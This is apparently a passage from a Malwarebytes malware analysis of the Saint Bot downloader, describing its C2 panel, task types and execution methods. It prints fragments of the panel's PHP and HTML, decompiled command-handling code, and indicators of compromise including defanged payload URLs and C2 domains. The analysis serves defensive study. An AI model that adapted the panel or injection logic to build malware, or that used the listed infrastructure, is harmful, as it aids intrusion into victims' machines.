
(https://www.malwarebytes.com/blog/images/uploads/2021/04/panel1.jpg)

The list of available bots comes with minimalist details about every victim machine, such as Username, IP, OS, Architecture, Privileges with which the bot was deployed, Country, First and last timestamp of the communication with the C2, and deployed Actions.



(https://www.malwarebytes.com/blog/images/uploads/2021/04/bots_list-600x263-1.jpg)


Task panel allows to send commands to the bots:



(https://www.malwarebytes.com/blog/images/uploads/2021/04/tasks_panel-600x336-1.jpg)


In this case, the list of commands is very small, as the Saint Bot serves as a downloader for other malware. The available tasks are:

- Download&Execute (other payloads)
- Update (the Saint Bot)
- Uninstall




(https://www.malwarebytes.com/blog/images/uploads/2021/04/tasks_list.jpg)

In addition we can set several additional options to where the downloaded payload should be dropped. Three drop directories are supported: ProgramData, AppData, Temp:



(https://www.malwarebytes.com/blog/images/uploads/2021/04/drop_location.jpg)

The operator can also set various filters, defining on which of the infected machines the payloads will be dropped:



(https://www.malwarebytes.com/blog/images/uploads/2021/04/drop_filters-600x403-1.png)

The list of payloads served by the examined instance point to files uploaded at Discord:

```
https[:]//cdn.discordapp[.]com/attachments/821809080812437507/8220090144182763
 https[:]//cdn.discordapp[.]com/attachments/822140450072821791/822146649219661
```

The code

Like most malware panels, this one is written in PHP, with an SQL database under the hood. The module responsible for sending the tasks to the bot is named: *tasks.php*. We can find the same commands we observed by analyzing the executable's code. Three types of tasks:

- de - which stands for: Download&Execute
- update
- uninstall

```
<p><b>Select task type: </b>
<select name="tasktype" id="tasktype" onchange="detectUninstall(this); detectFileType();">
  <option value="de">Download&Execute</option>
  <option value="update">Update</option>
  <option value="uninstall">Uninstall</option>
</select>
</p>
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/panel_tasktype.jpg)

We can also find the available parameters, also correlating with the parameters hardcoded in the previously analyzed executable.

- regsvr32 - stands for: download a DLL and run it via regsvr32
- ll - stands for: download a DLL and run it via LoadLibrary
- file - run from a dropped file
- mem - stands for manually load and inject into a process

```
<p id="fileBlock">
<input name="remoteURL" id="remoteURLfield" style="display:block" placeholder="File URL"></input>
<p id="exeTab" style="display:none">Select method:
<select name="exem" id="exem" onchange="SelectedValue(this)">
  <option value="file">File</option>
  <option value="mem">Memory</option>
</select>
</p>
<p id="dllTab" style="display:none">Select method:
<select onchange="SelectedValue(this)" name="dllm" id="dllm">
  <option value="regsvr32">regsvr32</option>
  <option value="ll">LoadLibrary</option>
</select>
</p>
<p id="location">Select location:
<select name="setloc" id="setloc">
  <option value="programdata">ProgramData</option>
  <option value="appdata">AppData</option>
  <option value="temp">Temp</option>
</select>
</p>
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/panel_task_parameters.jpg)

Some parameters are further translated, which make them a matching set with the commands that were visible in the bot's code:

```
if ($tasktype == "de") {
    $URL = $_POST['remoteURL'];

    $filet = explode(".", $URL);

    $ext = $filet[count($filet) - 1];

    if ($ext == "dll" && $_POST['dllm'] == "ll") {

                    $tasktype = "de:LL";

    } elseif ($ext == "exe" && $_POST['exem'] == "mem") {
        $tasktype = "de:LoadMemory";
    }
            elseif($ext == "dll" && $_POST['dllm'] == "regsvr32"){
                    $tasktype = "de:regsvr32";
            }

}
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/translate_params.jpg)

So, for the "de" option we get:

- de:LL
- de:LoadMemory
- de:regsvr32

Compared with the commands from the previous analysis part:

```
1 HGLOBAL __cdecl process_commands(int cmd_str)
2 {
3   _WORD *str1; // edi
4   _WORD *str2; // esi
5   _WORD *v3; // ebx
6   HGLOBAL v4; // esi
7   _WORD *cmd_param; // [esp+Ch] [ebp-8h]
8   int v7; // [esp+10h] [ebp-4h] BYREF
9
10  str1 = split_string(cmd_str, '"', 0, 0);
11  str2 = split_string(cmd_str, '"', 1, 0);
12  cmd_param = str2;
13  v7 = 0;
14  v3 = split_string(cmd_str, '"', 2, 0);
15  split_string(str1, ':', -1, &v7);
16  if ( check_string(L"de", str1) || check_string(L"de:regsvr32", str1) )
17  {
18    run_via_regsvr32(v3, str2);
19  }
20  else if ( check_string(L"de:LoadMemory", str1) )
21  {
22    v4 = get_from_url(v3, 0);
23    inject_pe_into_process(v4);
24    GlobalFree(v4);
25    str2 = cmd_param;
26  }
27  else if ( check_string(L"update", str1) )
28  {
29    cmd_update(v3, str2);
30  }
31  else
32  {
33    if ( check_string(L"uninstall", str1) )
34      cmd_uninstall(0);
35    if ( check_string(L"de:LL", str1) )
36      cmd_LL(v3, str2);
37  }
38  GlobalFree(str1);
39  GlobalFree(str2);
40  return GlobalFree(v3);
41 }
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/process_cmd-1-513x600-2.jpg)

Once the task is created, it is added to the database, to be polled and executed further:

```
mysqli_query(
    $con,
    "INSERT INTO `tasks` (`ID`, `type`, `URL`, `location`, `limiter`, `runs`, `filters`, `countryfilter`,`
        uniqid() .
        "','" .
        $tasktype .
        "', '" .
        $URL .
        "', '" .
        $location .
        "','" .
        $maxex .
        "','" .
        0 .
        "', '" .
        $osfilters .
        "','" .
        $filters .
        "', '" .
        $_POST["privtype"] .
        "' ,'" .
        $bidfilter .
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/add_to_sql.jpg)

Evolution

This bot is fairly new and is evolving slowly and steadily. The earliest version found (https://twitter.com/DanielGallagher/status/1375626221388591107?s=20) by the similar artifacts was compiled in January ( ). It came with the same set of commands, yet slightly rewritten code.

```
13  command = split_wstring((int)chunk, '"', 0, 0);
14  v7 = command;
15  dropdir = split_wstring((int)chunk, '"', 1, 0);
16  url = split_wstring((int)chunk, '"', 2, 0);
17  v9 = 0;
18  v8 = url;
19  split_wstring((int)command, ':', -1, &v9);
20  if ( !cmp_wstring(L"de", command) )
21  {
22    if ( cmp_wstring(L"de:loadmemory", command) )
23    {
24      v3 = (void *)get_from_url(url);
25      inject_pe_into_process(v3);
26      GlobalFree(v3);
27    }
28    else
29    {
30      if ( cmp_wstring(L"update", command) )
31      {
32        cmd_update(url, dropdir);
33        goto finish;
34      }
35      if ( cmp_wstring(L"uninstall", command) )
36      {
37        cmd_uninstall(0);
38        goto finish;
39      }
40      if ( v9 != 2 )
41        goto finish;
42      param = split_wstring((int)command, ':', 2, 0);
43      v5 = (void *)decode_wstring(param, 6);
44      cmd_LL(v8, dropdir, v5);
45      GlobalFree(v5);
46      GlobalFree(param);
47      url = v8;
48    }
49    command = v7;
50    goto finish;
51  }
52  run_via_regsvr32(url, dropdir);
53finish:
54  GlobalFree(command);
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/cmd_feb.jpg)
Command processing function from the February edition

It used a mutex "saint2021_NewGeneration" suggesting that this bot went through some major changes since the beginning of this year.

```
int create_saint_mutex_and_windows()
{
  int result; // eax
  WCHAR mutex_name[24]; // [esp+Ch] [ebp-30h] BYREF

  mutex_name[0] = 's';
  mutex_name[6] = '0';
  mutex_name[8] = '1';
  mutex_name[9] = '_';
  mutex_name[10] = 'N';
  mutex_name[5] = '2';
  mutex_name[7] = '2';
  mutex_name[12] = 'w';
  mutex_name[13] = 'G';
  mutex_name[17] = 'r';
  mutex_name[21] = 'o';
  mutex_name[23] = '\0';
  mutex_name[1] = 'a';
  mutex_name[18] = 'a';
  mutex_name[2] = 'i';
  mutex_name[3] = 'n';
  mutex_name[4] = 't';
  mutex_name[11] = 'e';
  mutex_name[14] = 'e';
  mutex_name[15] = 'n';
  mutex_name[16] = 'e';
  mutex_name[19] = 't';
  mutex_name[20] = 'i';
  mutex_name[22] = 'n';                 // saint2021_NewGeneration
  CreateMutexW(0, 1, mutex_name);
  if ( GetLastError() == 183 )
    return ExitProcess(-1);
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/mutex_feb.jpg)


The associated panel suggested that the version using this mutex was numbered as 2.0 (credits: *@siri_urz* (https://twitter.com/siri_urz/status/1375861516508000260?s=20))

```
<p style="display:inline">Saint Bot v2.0<a style="float:right;">Date: <?php echo date('Y/m/d H:i:s', time()); ?></a></p>
```

Yet another downloader

Saint Bot is yet another tiny downloader. We suspect it is being sold as a commodity on one of the darknet forums, and not linked with any specific actor. It is not as mature as SmokeLoader (https://www.malwarebytes.com/blog/threat-analysis/2016/08/smoke-loader-downloader-with-a-smokescreen-still-alive/), but quite new, and currently actively developed. The author seems to have some knowledge of

malware design, which is visible by the wide range of techniques used. Yet, all the deployed techniques are well-known and pretty standard, not showing much creativity so far. Will it become the next wide-spread downloader or disappear from the landscape, pushed away by some other, similar products? We have yet to see.



(https://www.malwarebytes.com/blog/images/uploads/2021/04/Nebula_vs_SaintBot_.png)

Indicators of Compromise

Initial dropper (.lnk)

63d7b35ca907673634ea66e73d6a38486b0b043f3d511ec2d2209597c7898ae8
(https://www.virustotal.com/gui/file/63d7b35ca907673634ea66e73d6a38486b0b043f3d511ec2d2209597c7898ae8/details)

Next stage .NET dropper

b0b0cb50456a989114468733428ca9ef8096b18bce256634811ddf81f2119274
(https://app.any.run/tasks/2c023d0f-57c3-4ddd-98dc-45853d8e31de/)

.NET downloader

a98e108588e31f40cdaeab1c04d0a394eb35a2e151f95fbf8a913cba6a7faa63 (https://www.virustotal.com/gui/file/a98e108588e31f40cdaeab1c04d0a394eb35a2e151f95fbf8a913cba6a7faa63/detection)

Saint Bot (packed)

2d88db4098a72cd9cb58a760e6a019f6e1587b7b03d4f074c979e776ce110403 (https://www.virustotal.com/gui/file/2d88db4098a72cd9cb58a760e6a019f6e1587b7b03d4f074c979e776ce110403/detection)

Saint Bot core

a4b705baac8bb2c0d2bc111eae9735fb8586d6d1dab050f3c89fb12589470969 (https://www.virustotal.com/gui/file/a4b705baac8bb2c0d2bc111eae9735fb8586d6d1dab050f3c89fb12589470969/detection)

Downloader domain

68468438438[.]xyz

C2 servers

update-0019992[.]ru

380222001[.]xyz

malwarebytes.com (https://www.malwarebytes.com/blog/threat-intelligence/2021/04/a-deep-dive-into-saint-bot-downloader) · by Threat Intelligence Team